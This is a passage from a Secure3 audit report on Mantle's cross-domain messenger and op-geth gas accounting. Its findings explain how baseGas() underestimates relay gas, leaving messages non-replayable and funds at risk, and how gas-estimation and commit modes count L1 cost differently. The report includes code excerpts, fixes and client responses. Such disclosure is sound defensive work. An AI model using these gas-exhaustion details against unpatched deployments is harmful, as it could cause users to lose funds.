            _amount = _convertDecimals(_amount, 1e18, IERC20(_localToken).decimals());

            OptimismMintableERC20(_localToken).mint(_to, _amount);
        } else {
            deposits[_localToken][_remoteToken] = deposits[_localToken][_remoteToken] - _amount;
            IERC20(_localToken).safeTransfer(_to, _amount);
        }

        // Emit the correct events. By default this will be ERC20BridgeFinalized, but child
        // contracts may override this function in order to emit legacy events as well.
        _emitERC20BridgeFinalized(_localToken, _remoteToken, _from, _to, _amount, _extraData);
    }
```

Client Response

client response for plasmablocks: Declined - I think this is not a issue. We can't ensure that users specified L1 token and L2 token with the same decimals.
Secure3: . changed severity to Medium

MNT-21:CrossDomainMessenger.baseGas() has logic error

Category	Severity	Client Response	Contributor
Logical	Medium	Fixed	HollaDieWaldfee

Code Reference

- code/mantle-v2/packages/contracts-bedrock/contracts/L1/L1CrossDomainMessenger.sol#L186-L194
- code/mantle-v2/packages/contracts-bedrock/contracts/L1/L1CrossDomainMessenger.sol#L232-L253

```
186: bytes32 versionedHash = Hashing.hashCrossDomainMessageV1(
187:             _nonce,
188:             _sender,
189:             _target,
190:             _mntValue,
191:             _ethValue,
192:             _minGasLimit,
193:             _message
194:         );
```

```
232: if (
233:             !SafeCall.hasMinGas(_minGasLimit, RELAY_RESERVED_GAS + RELAY_GAS_CHECK_BUFFER) ||
234:         xDomainMsgSender != Constants.DEFAULT_L2_SENDER
235:         ) {
236:             failedMessages[versionedHash] = true;
237:             emit FailedRelayedMessage(versionedHash);
238:
239:             // Revert in this case if the transaction was triggered by the estimation address.
This
240:             // should only be possible during gas estimation or we have bigger problems. Revert
ing
241:             // here will make the behavior of gas estimation change such that the gas limit
242:             // computed will be the amount required to relay the message, even if that amount i
s
243:             // greater than the minimum gas limit specified by the user.
244:             if (tx.origin == Constants.ESTIMATION_ADDRESS) {
245:                 revert("CrossDomainMessenger: failed to relay message");
246:             }
247:
248:             return;
249:         }
250:         if (_mntValue!=0){
251:             IERC20(L1_MNT_ADDRESS).approve(_target, _mntValue);
252:         }
253:         xDomainMsgSender = _sender;
```

- code/mantle-v2/packages/contracts-bedrock/contracts/L2/L2CrossDomainMessenger.sol#L162
- code/mantle-v2/packages/contracts-bedrock/contracts/L2/L2CrossDomainMessenger.sol#L189-L197
- code/mantle-v2/packages/contracts-bedrock/contracts/L2/L2CrossDomainMessenger.sol#L235-L259
- code/mantle-v2/packages/contracts-bedrock/contracts/L2/L2CrossDomainMessenger.sol#L258

```
162: function relayMessage(
```

```
189: bytes32 versionedHash = Hashing.hashCrossDomainMessageV1(
190:             _nonce,
191:             _sender,
192:             _target,
193:             _mntValue,
194:             _ethValue,
195:             _minGasLimit,
196:             _message
197:         );
```

```
235: if (
236:             !SafeCall.hasMinGas(_minGasLimit, RELAY_RESERVED_GAS + RELAY_GAS_CHECK_BUFFER) ||
237:         xDomainMsgSender != Constants.DEFAULT_L2_SENDER
238:         ) {
239:             failedMessages[versionedHash] = true;
240:             emit FailedRelayedMessage(versionedHash);
241:
242:             // Revert in this case if the transaction was triggered by the estimation address.
This
243:             // should only be possible during gas estimation or we have bigger problems. Revert
ing
244:             // here will make the behavior of gas estimation change such that the gas limit
245:             // computed will be the amount required to relay the message, even if that amount i
s
246:             // greater than the minimum gas limit specified by the user.
247:             if (tx.origin == Constants.ESTIMATION_ADDRESS) {
248:                 revert("CrossDomainMessenger: failed to relay message");
249:             }
250:
251:             return;
252:         }
253:         bool ethSuccess = true;
254:         if (_ethValue != 0) {
255:             ethSuccess = IERC20(Predeploys.BVM_ETH).approve(_target, _ethValue);
256:         }
257:         xDomainMsgSender = _sender;
258:         bool success = SafeCall.call(_target, gasleft() - RELAY_RESERVED_GAS, _mntValue, _messa
ge);
259:         xDomainMsgSender = Constants.DEFAULT_L2_SENDER;
```

```
258: bool success = SafeCall.call(_target, gasleft() - RELAY_RESERVED_GAS, _mntValue, _message);
```

- code/mantle-v2/packages/contracts-bedrock/contracts/universal/CrossDomainMessenger.sol#L514-L532
- code/mantle-v2/packages/contracts-bedrock/contracts/universal/CrossDomainMessenger.sol#L514-L532
- code/mantle-v2/packages/contracts-bedrock/contracts/universal/CrossDomainMessenger.sol#L514-L532
- code/mantle-v2/packages/contracts-bedrock/contracts/universal/CrossDomainMessenger.sol#L514-L532

```
function baseGas(bytes calldata _message, uint32 _minGasLimit) public pure returns (uint64) {
        return
            // Constant overhead
            RELAY_CONSTANT_OVERHEAD +
            // Calldata overhead
            (uint64(_message.length) * MIN_GAS_CALLDATA_OVERHEAD) +
            // Dynamic overhead (EIP-150)
            ((_minGasLimit * MIN_GAS_DYNAMIC_OVERHEAD_NUMERATOR) /
                MIN_GAS_DYNAMIC_OVERHEAD_DENOMINATOR) +
            // Gas reserved for the worst-case cost of 3/5 of the `CALL` opcode's dynamic gas
            // factors. (Conservative)
            RELAY_CALL_OVERHEAD +
            // Relay reserved gas (to ensure execution of `relayMessage` completes after the
            // subcontext finishes executing) (Conservative)
            RELAY_RESERVED_GAS +
            // Gas reserved for the execution between the `hasMinGas` check and the `CALL`
            // opcode. (Conservative)
            RELAY_GAS_CHECK_BUFFER;
    }
```


```
function baseGas(bytes calldata _message, uint32 _minGasLimit) public pure returns (uint64) {
        return
            // Constant overhead
            RELAY_CONSTANT_OVERHEAD +
            // Calldata overhead
            (uint64(_message.length) * MIN_GAS_CALLDATA_OVERHEAD) +
            // Dynamic overhead (EIP-150)
            ((_minGasLimit * MIN_GAS_DYNAMIC_OVERHEAD_NUMERATOR) /
                MIN_GAS_DYNAMIC_OVERHEAD_DENOMINATOR) +
            // Gas reserved for the worst-case cost of 3/5 of the `CALL` opcode's dynamic gas
            // factors. (Conservative)
            RELAY_CALL_OVERHEAD +
            // Relay reserved gas (to ensure execution of `relayMessage` completes after the
            // subcontext finishes executing) (Conservative)
            RELAY_RESERVED_GAS +
            // Gas reserved for the execution between the `hasMinGas` check and the `CALL`
            // opcode. (Conservative)
            RELAY_GAS_CHECK_BUFFER;
    }
```

```
function baseGas(bytes calldata _message, uint32 _minGasLimit) public pure returns (uint64) {
        return
            // Constant overhead
            RELAY_CONSTANT_OVERHEAD +
            // Calldata overhead
            (uint64(_message.length) * MIN_GAS_CALLDATA_OVERHEAD) +
            // Dynamic overhead (EIP-150)
            ((_minGasLimit * MIN_GAS_DYNAMIC_OVERHEAD_NUMERATOR) /
                MIN_GAS_DYNAMIC_OVERHEAD_DENOMINATOR) +
            // Gas reserved for the worst-case cost of 3/5 of the `CALL` opcode's dynamic gas
            // factors. (Conservative)
            RELAY_CALL_OVERHEAD +
            // Relay reserved gas (to ensure execution of `relayMessage` completes after the
            // subcontext finishes executing) (Conservative)
            RELAY_RESERVED_GAS +
            // Gas reserved for the execution between the `hasMinGas` check and the `CALL`
            // opcode. (Conservative)
            RELAY_GAS_CHECK_BUFFER;
    }
```

```
514: function baseGas(bytes calldata _message, uint32 _minGasLimit) public pure returns (uint64) {
515:         return
516:             // Constant overhead
517:             RELAY_CONSTANT_OVERHEAD +
518:             // Calldata overhead
519:             (uint64(_message.length) * MIN_GAS_CALLDATA_OVERHEAD) +
520:             // Dynamic overhead (EIP-150)
521:             ((_minGasLimit * MIN_GAS_DYNAMIC_OVERHEAD_NUMERATOR) /
522:                 MIN_GAS_DYNAMIC_OVERHEAD_DENOMINATOR) +
523:             // Gas reserved for the worst-case cost of 3/5 of the `CALL` opcode's dynamic gas
524:             // factors. (Conservative)
525:             RELAY_CALL_OVERHEAD +
526:             // Relay reserved gas (to ensure execution of `relayMessage` completes after the
527:             // subcontext finishes executing) (Conservative)
528:             RELAY_RESERVED_GAS +
529:             // Gas reserved for the execution between the `hasMinGas` check and the `CALL`
530:             // opcode. (Conservative)
531:             RELAY_GAS_CHECK_BUFFER;
532:     }
```

Description

HollaDieWaldfee: The **`CrossDomainMessenger.baseGas()`** calculation needs to calculate the gas such that it is ensured a message on the other chain does not run out of gas within **`relayMessage()`**.
This is explained in the following comment:

```
     * @notice Computes the amount of gas required to guarantee that a given message will be
     *         received on the other chain without running out of gas. Guaranteeing that a message
     *         will not run out of gas is important because this ensures that a message can always
     *         be replayed on the other chain if it fails to execute completely.
```

When solidity performs the **`hashCrossDomainMessageV0()`** or **`hashCrossDomainMessageV1()`** function, it downstream calls **`abi.encodeWithSignature()`** which stores its output in memory.
The memory expansion cost grows quadratic:

```
// memoryGasCost calculates the quadratic gas for memory expansion. It does so
// only for the memory region that is expanded, not the total memory.
func memoryGasCost(mem *Memory, newMemSize uint64) (uint64, error) {
        if newMemSize == 0 {
                return 0, nil
        }
        // The maximum that will fit in a uint64 is max_word_count - 1. Anything above
        // that will result in an overflow. Additionally, a newMemSize which results in
        // a newMemSizeWords larger than 0xFFFFFFFF will cause the square operation to
        // overflow. The constant 0x1FFFFFFFE0 is the highest number that can be used
        // without overflowing the gas calculation.
        if newMemSize > 0x1FFFFFFFE0 {
                return 0, ErrGasUintOverflow
        }
        newMemSizeWords := toWordSize(newMemSize)
        newMemSize = newMemSizeWords * 32


        if newMemSize > uint64(mem.Len()) {
                square := newMemSizeWords * newMemSizeWords
                linCoef := newMemSizeWords * params.MemoryGas
                quadCoef := square / params.QuadCoeffDiv
                newTotalFee := linCoef + quadCoef


                fee := newTotalFee - mem.lastGasCost
                mem.lastGasCost = newTotalFee


                return fee, nil
        }
        return 0, nil
}
```

This is not accounted for in **`baseGas()`**.
As a result of that, **`baseGas()`** cannot provide sufficient gas for mesages above a certain length which results in the transaction to become non-replayable.
This would be a loss of funds if the transaction contains a transfer of funds and it can severely impact applications that wait for the message that has been lost.
Let's assume a message length of 50000 bytes (e.g. an array of 1563 integers).
The gas consumption for hashing would be ~436k gas.

```
function testHash() public view returns (uint256) {
        uint256[] memory data = new uint256[](1563);
        for (uint256 i; i < data.length; i++) {
            data[i] = 1;
        }

        uint256 startingGas = gasleft();

        bytes memory b = abi.encodeWithSignature("Example",data);
        keccak256(b);

        return startingGas - gasleft(); // ~ 436k
    }
```

For simplicity, it can be assumed that **`minGasLimit = 0`** since even then the message should be replayable.
The **`MIN_GAS_CALLDATA_OVERHEAD`** will be spent when the calldata is submitted and is not available in **`relayMessage()`**.
So, what **`relayMessage()`** has available is **`RELAY_CONSTANT_OVERHEAD + RELAY_CALL_OVERHEAD + RELAY_RESERVED_GAS + RELAY_GAS_CHECK_BUFFER = 200k + 40k + 140k + 5k = 385k`**. Since this is lower than the 436k that is needed for hashing, the transaction would just fail without saving the message hash in the **`failedMessages`** mapping.
HollaDieWaldfee: The changes that Mantle has introduced to the forked Optimism codebase, include the addition of **`ethValue`** in **`Hashing.hashCrossDomainMessage()`**.

```
        bytes32 versionedHash = Hashing.hashCrossDomainMessageV1(
            _nonce,
            _sender,
            _target,
            _mntValue,
>           _ethValue,
            _minGasLimit,
            _message
        );
```

However, the **`CrossDomainMessenger.baseGas()`** function has not been changed to account for this, and so the gas reserved in **`baseGas()`** may not be sufficient to successfully deliver the message to the **`CrossDomainMessenger`** on the other chain.
HollaDieWaldfee: The **`RELAY_GAS_CHECK_BUFFER`** constant is set to **`5000`**. It is the amount of gas that must be sufficient to execute the code in between **`hasMinGas()`** and the external call in **`L1CrossDomainMessenger.relayMessage()`** and **`L2CrossDomainMessenger.relayMessage()`** (except for the approve(), which has its own buffer).

```
        if (
            !SafeCall.hasMinGas(_minGasLimit, RELAY_RESERVED_GAS + RELAY_GAS_CHECK_BUFFER) ||
>       xDomainMsgSender != Constants.DEFAULT_L2_SENDER
        ) {
            failedMessages[versionedHash] = true;
            emit FailedRelayedMessage(versionedHash);


            // Revert in this case if the transaction was triggered by the estimation address. Thi
s
            // should only be possible during gas estimation or we have bigger problems. Reverting
            // here will make the behavior of gas estimation change such that the gas limit
            // computed will be the amount required to relay the message, even if that amount is
            // greater than the minimum gas limit specified by the user.
            if (tx.origin == Constants.ESTIMATION_ADDRESS) {
                revert("CrossDomainMessenger: failed to relay message");
            }


            return;
        }
        ...
>       xDomainMsgSender = _sender;
```

Let's check how much gas is really consumed.
`xDomainMsgSender != Constants.DEFAULT_L2_SENDER`
Cold SLOAD: 2100 Gas
`xDomainMsgSender = _sender`
Warm SSTORE from existing non-zero value to a new non-zero value: 2900 Gas
The overall gas cost is thus > 5000 Gas since there are more opcodes in between that consume a few hundred gas and only 5000 Gas is reserved in the **`RELAY_GAS_CHECK_BUFFER`** variable.
As a consequence, the gas reserved in **`baseGas()`** may not be sufficient to successfully deliver the message to the **`CrossDomainMessenger`** on the other chain.
HollaDieWaldfee: The **`CrossDomainMessenger.baseGas()`** function accounts for the calldata overhead like so:

```
(uint64(_message.length) * MIN_GAS_CALLDATA_OVERHEAD)
```

However, this is insufficient for L1 -> L2 deposit transactions since for such deposit transactions, the calldata gas that needs to be paid for is for the call to the target AND for the initial call to **`CrossDomainMessenger.relayMessage()`**.
The impact is that the transaction may fail to execute the call to the target. Most likely the transaction would still be replayable but then, additional gas must be paid for and there is a delay until the transaction is replayed.

Recommendation

HollaDieWaldfee: It must be determined what the maximum message length is that the current **`baseGas()`** calculation accounts sufficient gas for, and the **`CrossDomainMessenger`** needs to check that the message length in **`sendMessage()`** is below this maximum.

Determining this maximum message length can be done by simulating transactions with different message lengths. Another option is to account for the memory expansion cost in `baseGas()`.
The formula for the gas cost of memory expansion can be found in `gas_table.go`.
HollaDieWaldfee: In the `CrossDomainMessenger.baseGas()` function, there needs to be additional gas reserved for the new variable that is being hashed.
This can be done by slightly increasing the `RELAY_CONSTANT_OVERHEAD` variable.

```
    function baseGas(bytes calldata _message, uint32 _minGasLimit) public pure returns (uint64) {
        return
            // Constant overhead
>           RELAY_CONSTANT_OVERHEAD +
            // Calldata overhead
            (uint64(_message.length) * MIN_GAS_CALLDATA_OVERHEAD) +
            // Dynamic overhead (EIP-150)
            ((_minGasLimit * MIN_GAS_DYNAMIC_OVERHEAD_NUMERATOR) /
                MIN_GAS_DYNAMIC_OVERHEAD_DENOMINATOR) +
            // Gas reserved for the worst-case cost of 3/5 of the `CALL` opcode's dynamic gas
            // factors. (Conservative)
            RELAY_CALL_OVERHEAD +
            // Relay reserved gas (to ensure execution of `relayMessage` completes after the
            // subcontext finishes executing) (Conservative)
            RELAY_RESERVED_GAS +
            // Gas reserved for the execution between the `hasMinGas` check and the `CALL`
            // opcode. (Conservative)
            RELAY_GAS_CHECK_BUFFER;
    }
```

HollaDieWaldfee: Increase `RELAY_GAS_CHECK_BUFFER` to 6000 Gas to account for the two storage operations as well as minor gas cost of other opcodes.
HollaDieWaldfee: The `CrossDomainMessenger.baseGas()` function must take into account the calldata cost of the second CALL which is when the L1 -> L2 deposit transaction calls `L2CrossDomainMessenger.relayMessage()`.
This can be done with the following modification to `CrossDomainMessenger.baseGas()`:

```
    function baseGas(bytes calldata _message, uint32 _minGasLimit) public pure returns (uint64) {
        return
            // Constant overhead
            RELAY_CONSTANT_OVERHEAD +
            // Calldata overhead
-           (uint64(_message.length) * MIN_GAS_CALLDATA_OVERHEAD) +
+           (uint64(_message.length * 2 + 6) * MIN_GAS_CALLDATA_OVERHEAD) +
            // Dynamic overhead (EIP-150)
            ((_minGasLimit * MIN_GAS_DYNAMIC_OVERHEAD_NUMERATOR) /
                MIN_GAS_DYNAMIC_OVERHEAD_DENOMINATOR) +
            // Gas reserved for the worst-case cost of 3/5 of the `CALL` opcode's dynamic gas
            // factors. (Conservative)
            RELAY_CALL_OVERHEAD +
            // Relay reserved gas (to ensure execution of `relayMessage` completes after the
            // subcontext finishes executing) (Conservative)
            RELAY_RESERVED_GAS +
            // Gas reserved for the execution between the `hasMinGas` check and the `CALL`
            // opcode. (Conservative)
            RELAY_GAS_CHECK_BUFFER;
    }
```

The **`+6`** is needed to account for the additional 6 parameters in the **`L2CrossDomainMessenger.relayMessage()`** function.

```
    function relayMessage(
>       uint256 _nonce,
>       address _sender,
>       address _target,
>       uint256 _mntValue,
>       uint256 _value,
>       uint256 _minGasLimit,
        bytes calldata _message
    ) external payable virtual {
```

Client Response

client response for HollaDieWaldfee: Fixed - https://github.com/mantlenetworkio/mantle-v2/pull/120
This fix has already take **`abi.encodeWithSignature()`** into consideration.
client response for HollaDieWaldfee: Fixed - https://github.com/mantlenetworkio/mantle-v2/pull/120
This fix has already take **`abi.encodeWithSignature()`** into consideration.
client response for HollaDieWaldfee: Fixed - https://github.com/mantlenetworkio/mantle-v2/pull/120
This fix has already take **`abi.encodeWithSignature()`** into consideration.
client response for HollaDieWaldfee: Fixed - https://github.com/mantlenetworkio/mantle-v2/pull/120
This fix has already take **`abi.encodeWithSignature()`** into consideration.

MNT-22:CommitMode and GasEstimationMode account for l1Cost differently leading to flawed gas estimations and failed transactions

Category	Severity	Client Response	Contributor
Logical	Medium	Acknowledged	HollaDieWaldfee

Code Reference

- code/op-geth/core/state_transition.go#L301-L303

```
301: if l1Cost != nil && (st.msg.RunMode == GasEstimationMode || st.msg.RunMode == GasEstimationWith
SkipCheckBalanceMode) {
302:         mgval = mgval.Add(mgval, l1Cost)
303:     }
```

Description

HollaDieWaldfee: In the `GasEstimationMode`, `l1Cost` is added to `mgVal` and then subtracted from the `from` address balance:
Link

```
if l1Cost != nil && (st.msg.RunMode == GasEstimationMode || st.msg.RunMode == GasEstimationWithSkipChe
ckBalanceMode) {
        mgval = mgval.Add(mgval, l1Cost)
}

...

if st.msg.RunMode != GasEstimationWithSkipCheckBalanceMode && st.msg.RunMode != EthcallMode {
        if st.msg.MetaTxParams != nil {
                sponsorAmount, selfPayAmount := types.CalculateSponsorPercentAmount(st.msg.MetaTxParam
s, mgval)
                st.state.SubBalance(st.msg.MetaTxParams.GasFeeSponsor, sponsorAmount)
                st.state.SubBalance(st.msg.From, selfPayAmount)
                log.Debug("BuyGas for metaTx",
                        "sponsor", st.msg.MetaTxParams.GasFeeSponsor.String(), "amount", sponsorAmoun
t.String(),
                        "user", st.msg.From.String(), "amount", selfPayAmount.String())
        } else {
                st.state.SubBalance(st.msg.From, mgval)
        }
}
return l1Cost, nil
```

This is different in the `CommitMode`, where `l1Cost` is NOT added to `mgval` and is instead subtracted from `st.gasRemaining` (which is set to equal the `gasLimit`).
Link

```
if !st.msg.IsDepositTx && !st.msg.IsSystemTx {
        if st.msg.GasPrice.Cmp(common.Big0) > 0 && l1Cost != nil {
                l1Gas = new(big.Int).Div(l1Cost, st.msg.GasPrice).Uint64()
                if st.msg.GasLimit < l1Gas {
                        return nil, fmt.Errorf("%w: have %d, want %d", ErrIntrinsicGas, st.gasRema
ining, l1Gas)
                }
        }
        if st.gasRemaining < l1Gas {
                return nil, fmt.Errorf("%w: have %d, want %d", ErrIntrinsicGas, st.gasRemaining, l
1Gas)
        }
        st.gasRemaining -= l1Gas
```

As a result, `CommitMode` and `GasEstimationMode` account for `l1Cost` differently. The problem is that they need to account for gas in exactly the same way such that the `GasEstimationMode` can actually be reliably used to assess the gas usage of transactions.
Right now, the `GasEstimationMode` accounts for `l1Cost` twice and therefore the user needs to have a higher balance, which means that transactions can revert that can successfully be executed in the `CommitMode`.

Recommendation

HollaDieWaldfee: The `GasEstimationMode` needs to account for `l1Cost` in the same way that `CommitMode` does. In the `GasEstimationMode`, `l1Cost` must not be added to `mgVal`.

Client Response

client response for HollaDieWaldfee: Acknowledged - We will follow the suggestion and modify it.

Disclaimer

This report is subject to the terms and conditions (including without limitation, description of services, confidentiality, disclaimer and limitation of liability) set forth in the Invoices, or the scope of services, and terms and conditions provided to you ("Customer" or the "Company") in connection with the Invoice. This report provided in connection with the services set forth in the Invoices shall be used by the Company only to the extent permitted under the terms and conditions set forth in the Invoice. This report may not be transmitted, disclosed, referred to or relied upon by any person for any purposes, nor may copies be delivered to any other person other than the Company, without Secure3's prior written consent in each instance.

This report is not an "endorsement" or "disapproval" of any particular project or team. This report is not an indication of the economics or value of any "product" or "asset" created by any team or project that contracts Secure3 to perform a security assessment. This report does not provide any warranty or guarantee of free of bug of codes analyzed, nor do they provide any indication of the technologies, business model or legal compliancy.

This report should not be used in any way to make decisions around investment or involvement with any particular project. Instead, it represents an extensive assessing process intending to help our customers increase the quality of their code and high-level consistency of implementation and business model, while reducing the risk presented by cryptographic tokens and blockchain technology.

Secure3's position on the final decisions over blockchain technologies and corresponding associated transactions is that each company and individual are responsible for their own due diligence and continuous security.

The assessment services provided by Secure3 is subject to dependencies and under continuing development. The assessment reports could include false positives, false negatives, and other unpredictable results. The services may access, and depend upon, multiple layers of third-parties.